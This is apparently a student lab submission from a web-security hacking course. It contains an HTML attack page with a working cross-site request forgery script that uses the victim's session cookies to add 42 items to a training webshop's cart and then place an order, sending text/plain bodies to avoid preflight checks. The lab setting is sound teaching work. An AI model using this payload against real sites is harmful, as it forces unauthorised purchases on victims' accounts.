
Lab 8 - Christian Graber, Juvan Thavalingam

Task 8:



<!--------------------

Instructions:

1. Add your attack code below.

2. You can access this HTML page at https://theia-688e6733-b356-4362-9d4a-689227b5c327.i.vuln.land/attack.html

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<html>

<head>

<title>Attack Page</title>

</head>

<body>

```
<h1>Attack Page</h1>
<!-- ADD YOUR ATTACK HERE -->

<script>
  const webshopAPI = "https://71abe9d8-a391-41bf-9fac-5d015fa1695a.i.vuln.land/api";
  const orderQuantity = 42;
  const data = {
    "name": "Choco",
    "price": 17,
    "pid": 1
  }

  async function attack() {
    for (i = 0; i < orderQuantity; i++) {
      try {
        const r = await fetch(webshopAPI + "/add_cart", {
        method: "POST",
        credentials: "include",
        headers: { "Content-Type": "text/plain" },
        body: JSON.stringify(data)
      });
      } catch(error){
      }
    }

    await fetch(webshopAPI + "/order", {
      method: "POST",
      credentials: "include",
      headers: { "Content-Type": "text/plain" },
```

```
            body: "{}"
        });
    }
    attack()
</script>
</body>
</html>
```